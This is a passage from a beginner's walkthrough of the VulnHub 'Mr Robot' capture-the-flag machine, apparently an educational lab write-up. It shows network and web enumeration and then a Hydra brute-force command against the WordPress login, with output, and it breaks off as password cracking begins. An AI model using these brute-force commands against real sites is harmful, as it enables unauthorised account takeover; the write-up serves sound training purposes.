

# Vulnhub: Mr Robot — Walkthrough

---


This Report is about hacking a virtual machine called Mr. Robot, which is based on the popular TV series of the same name.

In the Report, I've used a variety of tools to hack the machine, including Nmap, Burp Suite, Nict0, Hydra, and a fake plugin. Able to gain root access to the machine and find the three keys that are needed to complete the Mr. Robot challenge.

Based on the show, Mr. Robot: Three keys to this virtual machine are stashed in various places. To locate all three is your objective. Every key is getting harder to locate. The VM isn't too challenging. Reverse engineering or sophisticated exploitation are not present. It is categorised as **beginner-intermediate**.

Let's start by downloading the MR.ROBOT machine from [VulnHub Mr-Robot](#). With Attacking OS: Kali 2020.2 (VM) & Windows 10 (Host).

The first is a virtual machine running Kali Linux that has 25GB of HDD, 3V CPU, and 4GB of RAM. The Mr. Robot virtual machine is the second: 1. I'm utilising the 1 vCPU and 256 MB RAM default resource allocation that the ova specifies. These virtual machines are connected to a Nat network that I set up with Nat enabled.



## Reconnaissance and Enumeration:

We have to initiate the reconnaissance phase with Nmap, meticulously scanning the virtual machine for exploitable vulnerabilities and open ports. So it uncovers a robots.txt file containing a crucial key and a dictionary file named fsociety.dic, hinting at potential entry points. (if you don't find the machine use ARP scan >> **arp-scan -l** or **netdiscover**)

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:91:47:62, IPv4: 10.0.2.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:a6:7f:a2      PCS Systemtechnik GmbH
10.0.2.6      08:00:27:de:4e:8f      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.738 seconds (93.50 hosts/sec).
4 responded
```


Use >> **nmap -sV -sC 10.0.2.6(MR.ROBOT\_IP)**

```
# nmap -sV -sC 10.0.2.6
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-09 14:49 PST
Nmap scan report for 10.0.2.6
Host is up (0.00067s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:DE:4E:8F (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.16 seconds
```

## Information Gathering:

An nmap scan of the local subnet reveals four devices—including the Kali virtual machine—on the network. Two open ports are also displayed by the nmap scan: 443 for https and 80 for http. For SSH, port number 22, is displayed as closed. This removes the possibility of a simple way to compromise the target. It's possible that the target is hosting a website if the ports are open.



I open a browser, and typed the target's IP address after `http://`, and click "Go" to view the website hosted on the target. It turns out that when a webpage opens, an animation referencing the television show Mr. Robot appears. The animation comes to a finish on a screen that looks like a blinking Linux terminal. There is a list of possible commands offered. It is possible to interact with the animation screen. When I enter any of the commands, a new animation or image gallery begins, and when it ends, I'm returned to the screen that seems like an animated interactive terminal. Every command I try yields the same outcome. The same outcome is likewise obtained when the url is tried with `https://`.

After trying out a Nikto scan or using [nmap](#) with `-script` switch and the script as [http-enum](#). Right off the bat, the result shows that the website runs on [wordpress](#). It also shows the version of wordpress. On trying some of the obviously interesting urls, I find the wordpress login page ...


Use >> **nikto -host 10.0.2.6**

```

+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fa
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'ten' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.1.109/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2020-11-30 14:45:50 (GMT1) (141 seconds)

```

Try checking for more vulnerabilities in the browser section to get more directories.



Try to find any hidden directories in the bowers or you can use the dirbuster command .

Use >> **dirb** <http://10.0.2.6>

```
(root@kali)-[~]
# dirb http://10.0.2.6


____
DIRB v2.22
By The Dark Raver
____
File System

START_TIME: Wed Jan 10 11:04:42 2024
URL_BASE: http://10.0.2.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

____
Home
GENERATED WORDS: 4612

--- Scanning URL: http://10.0.2.6/ ---
=> DIRECTORY: http://10.0.2.6/0/
=> DIRECTORY: http://10.0.2.6/admin/
+ http://10.0.2.6/atom (CODE:301|SIZE:0)
=> DIRECTORY: http://10.0.2.6/audio/
=> DIRECTORY: http://10.0.2.6/blog/
=> DIRECTORY: http://10.0.2.6/css/
+ http://10.0.2.6/dashboard (CODE:302|SIZE:0)
+ http://10.0.2.6/favicon.ico (CODE:200|SIZE:0)
=> DIRECTORY: http://10.0.2.6/feed/
=> DIRECTORY: http://10.0.2.6/image/
=> DIRECTORY: http://10.0.2.6/Image/
=> DIRECTORY: http://10.0.2.6/images/
+ http://10.0.2.6/index.html (CODE:200|SIZE:1077)
+ http://10.0.2.6/index.php (CODE:301|SIZE:0)
+ http://10.0.2.6/intro (CODE:200|SIZE:516314)
=> DIRECTORY: http://10.0.2.6/js/
+ http://10.0.2.6/license (CODE:200|SIZE:19930)
+ http://10.0.2.6/login (CODE:302|SIZE:0)
+ http://10.0.2.6/page1 (CODE:301|SIZE:0)
+ http://10.0.2.6/phpmyadmin (CODE:403|SIZE:94)
+ http://10.0.2.6/rdf (CODE:301|SIZE:0)
+ http://10.0.2.6/readme (CODE:200|SIZE:7334)
+ http://10.0.2.6/robots (CODE:200|SIZE:41)
+ http://10.0.2.6/robots.txt (CODE:200|SIZE:41)
+ http://10.0.2.6/rss (CODE:301|SIZE:0)
+ http://10.0.2.6/rss2 (CODE:301|SIZE:0)
+ http://10.0.2.6/sitemap (CODE:200|SIZE:0)
+ http://10.0.2.6/sitemap.xml (CODE:200|SIZE:0)
```

We suspected that the webserver has robots.txt file. Check it in the browser and do the next steps to get the **first flag**.



and a file which clued to the 1st key. So check the **robots.txt**

I created a folder on my Kali Linux where I'm going to download all the goodies for this assessment.

In real life, it's also good practice to keep a folder per assessment.

In a real assessment, all you need to do after the test finishes is to shred the directory. But let's move on.

Try the following commands to make new folder and download the files from browser.

```
(root@kali)-[~]
# mkdir mrrobot

(root@kali)-[~]
# cd mrmrobot
cd: no such file or directory: mrmrobot

(root@kali)-[~]
# cd mrrobot

(root@kali)-[~/mrrobot]
# wget http://10.0.2.5/fsociety.dic
--2024-01-09 16:39:34-- http://10.0.2.5/fsociety.dic
Connecting to 10.0.2.5:80 ... failed: No route to host.

(root@kali)-[~/mrrobot]
# wget http://10.0.2.6/fsociety.dic
--2024-01-09 16:40:12-- http://10.0.2.6/fsociety.dic
Connecting to 10.0.2.6:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic      100%[=====] 6.91M  15.6MB/s  in 0.4s
2024-01-09 16:40:12 (15.6 MB/s) - 'fsociety.dic' saved [7245381/7245381]

(root@kali)-[~/mrrobot]
# wget http://10.0.2.6/key-1-of-3.txt
--2024-01-09 16:40:47-- http://10.0.2.6/key-1-of-3.txt
Connecting to 10.0.2.6:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt    100%[=====] 33 --.-KB/s  in 0s
2024-01-09 16:40:47 (2.28 MB/s) - 'key-1-of-3.txt' saved [33/33]

(root@kali)-[~/mrrobot]
# head fsociety.dic
true
false
wikia
from
the
now
Wikia
```

The extension makes it quite evident that the file is most likely a dictionary . However, we'll execute the head command on it to view a portion of its contents just to be sure.

Use >> **head fsocity.dic**

Word count in the original file is **858160**. How are we aware? employing the flag -l (line) and the wc command (word count)

Use >> **wc -l fsocity**

Using the following command, we can scrolled through the wordlist to see it's contents.

Use >> **cat fsocity.dic | more**

```
(root@kali)-[~/mrrobot]
# wc -l fsocity.dic
858160 fsocity.dic

(root@kali)-[~/mrrobot]
# cat fsocity.dic | more
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
```

Use the next command to find unique words per line >> **sort fsocity.dic | uniq | wc -l**

After sorting the words save it to new file

```
sort fsociety.dic | uniq > fsociety_filtered.dic
```

After filtering it we are left with 11451 words from 85816

```
(root@kali)-[~/mrrobot]
# sort fsociety.dic | uniq | wc -l
11451


(root@kali)-[~/mrrobot]
# sort fsociety.dic | uniq > fsociety_filtered.dic

(root@kali)-[~/mrrobot]
# ls
fsociety.dic  fsociety_filtered.dic  key-1-of-3.txt

(root@kali)-[~/mrrobot]
#
```

## Exploitation and Privilege Escalation:

Now try doing some random entries in the browser in the user name and password section.  
Learn from what output you get,







It shows that the random user name and passwords you entered is invalid. Its specifically saying **“INVALID USERNAME”** So we have the list of users name and we can check it in the browser by trying brute forcing it in the browser. so we're going to use two tools for that the first one is going to be burp suite which is basically going to act as a tool to see what kind of requests are being sent over to the web server.


After that then the other one that we're going to use is Hydra. Hydra which is a tool that is going to allow us to brute force.

For burpsuit i used foxy proxy and this are its settings, so i'm going to go ahead and set up the proxy i'm going to go to options and set hostname where Burp is listening on the correct interface. we want to intercept responses as well and we don't really care about websocket messages so can keep the setting off by unchecking the box. Now in order to run our traffic through burp we need to go ahead and set up the proxy i'm using foxy proxy for this i actually have this setup already. If you want to go to options and burp suite this is how i've set it up so i'm basically referring to my own computer on port 8080 which is also where burp is listening.





So if i type neil here and a random password you're gonna see that my burp suite is popping up and it's giving me some information about the request so we're dealing with a post request here and with a couple of parameters being the login neil the password which is going to be something random wp-submit is going to be login and then a redirect and a test cookie . This are results after intercepting:-



Now, its time use hydra to hack or enumerate the username where we are going to use the information obtained from burp intercept. I used hydra and the file fsociety\_filtered.dic together with a one-word password to brute-force the username. The wp-login page's source can be utilised to determine the parameter that is used. "log" is the username and "pwd" is the password fields. "Invalid" is the response I tested against.

Use >> **hydra -L fsocity\_filtered.dic -p something 10.0.2.6 http-post-form**  
**“/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username”**

**hydra:** This is the command for the Hydra password-cracking tool.

**-L fsocity\_filtered.dic:** This option specifies the path to the username list file (fsocity\_filtered.dic) that Hydra will use for the brute-force attack. Each line in the file represents a different username.

**-p something:** This option specifies the password to be used during the brute-force attack. In this case, the password is set to "something." Note that in a real-world scenario, you would likely replace this with the actual password list you want to use.

**10.0.2.6:** This is the target IP address of the WordPress site where the brute-force attack will be attempted.

**Http-post-form “/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid\ username”:** This part of the command specifies the HTTP POST form parameters for the WordPress login page. Let's break down this segment further:

- **/wp-login.php:** This is the URL path for the WordPress login page.
- **log=^USER^&pwd=^PASS^&wp-submit=Log+In:** These are the form parameters sent in the POST request. ^USER^ and ^PASS^ are placeholders that Hydra will replace with the usernames and passwords from the provided list.
- **F=Invalid\ username:** This indicates that a failed login attempt is detected by checking for the presence of the phrase "Invalid username" in the response. If this phrase is found, Hydra will consider the attempt failed.

```
(root@kali) [~/mrrobot]
# hydra -L fsocity_filtered.dic -p something 10.0.2.6 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid\ u
sername"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-09 23:45:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://10.0.2.6:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid\ username
[STATUS] 1209.00 tries/min, 1209 tries in 00:01h, 10243 to do in 00:09h, 16 active
[STATUS] 1304.67 tries/min, 3914 tries in 00:03h, 7538 to do in 00:06h, 16 active
[80][http-post-form] host: 10.0.2.6 login: ELLIOT password: something
[80][http-post-form] host: 10.0.2.6 login: Elliot password: something
```

The scan is not fully finished but we see that we already have a user called elliot and if we go to my wordpress and i type in elliot, instead you're going to see that we get a little bit of a different error message. So my burp is still holding this up the password field is empty so now we have the password you entered for username elliot is incorrect which is actually a good thing because now we know that elliot is a valid user now i'm going to check again with hydra if the password is also in that file so we're going to adjust our command a little bit so it's going to fail on is incorrect and give us the rest as 